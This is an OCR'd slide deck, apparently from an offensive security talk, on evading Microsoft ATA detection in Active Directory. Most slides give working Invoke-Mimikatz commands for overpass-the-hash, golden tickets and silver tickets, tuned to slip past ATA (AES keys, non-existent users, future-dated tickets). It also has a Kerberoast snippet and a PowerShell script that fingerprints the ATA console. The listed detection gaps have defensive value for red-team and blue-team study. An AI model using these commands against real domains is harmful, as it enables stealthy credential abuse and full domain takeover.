
```
◢ etype: 7 items
    ENCTYPE: eTYPE-NULL (0)
    ENCTYPE: eTYPE-NULL (0)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD (-133)
    ENCTYPE: eTYPE-ARCFOUR-MD4 (-128)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
    ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
```

Evading ATA - Overpass-the-hash - Bypass

- So, to bypass this detection, all we need to do is to make the encryption type same as the one used normally.
- The following mimikatz command can be used for that:


```
Invoke-Mimikatz -Command '"sekurlsa::pth
/user:privservice /domain:offensiveps.com
/aes256:aes256 /ntlm:ntlm /aes128:aes128"‘
```

- I have noted that putting all AES256, AES128 and NTLM(RC4) together reduces chances of detection.
- “AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with KB2871997, in this case you can avoid NTLM hash.” - https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa


ATA DETECTS OVER-PTH
JUST USED AES KEYS
imgflip.com

Evading ATA - Overpass-the-hash – False events/detections

- Interestingly, the “Unusual protocol implementation” detection for Overpass-the-hash identifies the user with the username (/user option) used in created ticket.
- This means, we can create failure events for any user in the domain (even honey token users of ATA) which could be useful for generating false detections.



	Accounts (4)	Authentication Result	Against Domain Controllers (1)
25/06/2017 16:45 25/06/2017 16:44	honey user Kerberos (Traffic)	✖ Failure	OPS-DC
21/06/2017 08:49 15/06/2017 11:49	priv service Kerberos (Traffic)	✔ Success	OPS-DC
18/06/2017 13:22	Unknown Kerberos (Traffic)	✖ Failure	OPS-DC


Usernames used with hashes of another user

Evading ATA - Golden Ticket

- We can now use Over-PTH to create tickets of DA without detection. The next step is to create a Golden ticket for domain dominance.
- Since Golden ticket is a valid TGT, the action now is for the TGS-REQ packet.
- Krbtgt hash is required for creating a Golden ticket.
- Golden Ticket: https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

Evading ATA - Golden Ticket - Detection


- This is what a normal TGS-REQ packet looks like. Note the encryption type used for the ticket.



```
◢ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  ◢ padata: 1 item
    ◢ PA-DATA PA-TGS-REQ
      ◢ padata-type: kRB5-PADATA-TGS-REQ (1)
        ◢ padata-value: 6e82051b30820517a003020105a10302010ea20703050000...
          ◢ ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            ▷ ap-options: 00000000
            ◢ ticket
                tkt-vno: 5
                realm: OFFENSIVEPS.COM
              ▷ sname
              ◢ enc-part
                  etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                  kvno: 2
                  cipher: 6cf8a0b1dab819954df6f016ebfc3c02474d1112bdcd8dc0...
```

Evading ATA - Golden Ticket - Detection

- TGS-REQ packet for a Golden Ticket generated using NTLM hash. Note the encryption type has been downgraded.




```
◢ tgs-req
    pvno: 5
    msg-type: krb-tgs-req (12)
  ◢ padata: 1 item
    ◢ PA-DATA PA-TGS-REQ
      ◢ padata-type: kRB5-PADATA-TGS-REQ (1)
        ◢ padata-value: 6e8204533082044fa003020105a10302010ea20703050000...
          ◢ ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
            ▷ ap-options: 00000000
            ◢ ticket
                tkt-vno: 5
                realm: offensiveps.com
              ▷ sname
              ◢ enc-part
                  etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                  kvno: 2
                  cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
            ◢ authenticator
                etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

```
Invoke-Mimikatz -Command '"kerberos::golden /User:privservice /domain:offensiveps.com /sid:S-1-5-21-3270384115-3177237293-604223748 /krbtgt:ntlmhash /id:500 /groups:513 /ptt"'
```

Evading ATA - Golden Ticket - Detection

- Once again, ATA looks for anomalies like the encryption type downgrade.
- The detection for Golden ticket is:
  - "Encryption downgrade activity" for which ATA informs us that the "encryption method of the TGT field of TGS_REQ message has been downgraded".



Encryption downgrade activity

The encryption method of the TGT field of TGS_REQ message from 2 computers has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on 2 computers.

```
◢ ticket
    tkt-vno: 5
    realm: offensiveps.com
  ▷ sname
  ◢ enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      kvno: 2
      cipher: a7620ba5b6023bab235b89fdb7c9cd06632bc219122bf39c...
◢ authenticator
    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Evading ATA - Golden Ticket - Bypass

- Once again, to bypass this detection, all we need to do is to make the encryption type same as the one used normally :)
- The following mimikatz command can be used for that:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:privservice /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748
/aes256:aes256keysofkrbtgt /id:500 /groups:513
/ptt"‘
```

- A Golden ticket using AES keys can be generated from any machine unlike restrictions in case of Over-PTH.


ATA DETECTS GOLDEN TICKET
JUST USED AES KEYS
imgflip.com

Evading ATA - Golden Ticket - Bypass

- Also, to my surprise, creating a Golden ticket for a non-existent username doesn’t get detected even with NTLM hash!! – No need of running DCSync for AES keys!
- The following mimikatz command can be used for that:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:nonexistent /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748
/ntlm:ntlmhashofkrbtgt /id:500 /groups:513 /ptt"‘
```

- May be because ATA has no such identity in its database, it can’t detect the action.
- ~~I hope this is a mis-configuration in my labs.~~ No it is not a mis-config :/



Evading ATA 1.8 - Golden Ticket - Bypass

- ATA 1.8 introduces ticket lifetime based detection for Golden tickets. “If a Kerberos ticket is used for more than the allowed lifetime, ATA will detect it as a suspicious activity”.
- While this definitely blunts the attack there are still couple of ways around it.
- First, Keep the krbtgt hash handy and create a Golden ticket whenever required –easy and simple. Keep in mind that **it is the krbtgt hash which provides persistence, not the Golden ticket**.

Evading ATA 1.8 - Golden Ticket - Bypass

- Second, while creating a Golden ticket keep in mind the lifetime of the ticket. Create a ticket which is valid from a future date with ticket lifetime within domain settings (default is 10 hours).
- The below ticket is valid for one hour after two hours from the time of creation:

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:privservice /domain:offensiveps.com /sid:S-
1-5-21-3270384115-3177237293-604223748 /aes256:
/id:500 /groups:513 /startoffset:120 /endin:60
/renewmax:100800 /ticket:golden.kirbi"‘
```

- Make sure you purge the tickets from memory once the activity is over.

Avoiding ATA

- If you can’t bypass it, avoid it :)
- There are attacks which can be used to avoid ATA by having no or minimal conversation with the DC.
- Such attacks may not cover the complete attack chain but will still come handy in an actual assessment.

Avoiding ATA – Command Exec

- As on the day of writing (October 1st, 2017), ATA does not detect command execution using PowerShell Remoting, DCOM and DLL Hijack.
- ATA detects command execution using WMI (from 1.8), SCM (psexec), scheduled tasks

Avoiding ATA – Silver Ticket

- Silver ticket attacks cannot be detected by ATA as there is no communication with the DC (it is a valid TGS).

```
Invoke-Mimikatz -Command '"kerberos::golden
/User:sqladmin /domain:offensiveps.com
/sid:S-1-5-21-3270384115-3177237293-604223748
/target:ops-mssql.offensiveps.com
/service:MSSQLSvc /rc4:b /id:500 /ptt"‘
```

- More about Silver Tickets:

  https://digital-forensics.sans.org/blog/2014/11/24/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mitm-more

Avoiding ATA – Kerberoast

- Kerberoast attack is not detected by ATA as there is minimal and normal communication with the DC.

- Just need to request a TGS (TGS-REQ and TGS-REP)

```
Add-Type -AssemblyNAme System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList “MSSQLSvc/OPS-file.offensiveps.com:SQLEXPRESS
```

- Kerberoast:

  https://files.sans.org/summit/hackfest2014/PDFs/Kicking%20the%20Guard%20Dog%20of%20Hades%20-%20Attacking%20Microsoft%20Kerberos%20%20-%20Tim%20Medin(1).pdf

ATA - Limitations

- Encrypted traffic (like LDAPS and IPSEC ESP) is not analyzed but may not affect detection

  https://github.com/MicrosoftDocs/ATADocs/blob/master/ATADocs/ata-technical-faq.md#does-ata-work-with-encrypted-traffic

- Communication outside protocols monitored by ATA

  https://docs.microsoft.com/en-us/advanced-threat-analytics/ata-prerequisites

ATA - Limitations

- Must have signatures for attack types.
  - We saw example of Constrained Delegation.
  - Another very interesting attack which ATA can't detect because it does not know the attack is loading an arbitrary dll using DNS service – elevation to DA from DNSAdmins membership if DC is also the DNS server.

    https://medium.com/@esnesenon/feature-not-bug-dnsadmin-to-dc-compromise-in-one-line-a0f779b8dc83

    http://www.labofapenetrationtester.com/2017/05/abusing-dnsadmins-privilege-for-escalation-in-active-directory.html


Attacking ATA deployment

- ATA Console (up to 1.7) can be identified with basic banner grabbing.
- From version 1.8, if banner grabbing is not possible due to SSO. Below can be used from any domain joined machine:

```
[System.Net.ServicePointManager]::ServerCertificat
eValidationCallback = {$true};$wc = new-object
System.Net.WebClient;$wc.UseDefaultCredentials=$tr
ue;$wc.DownloadString("https://192.168.1.3").Conta
ins('Microsoft Advanced Threat Analytics')
```

Attacking ATA deployment

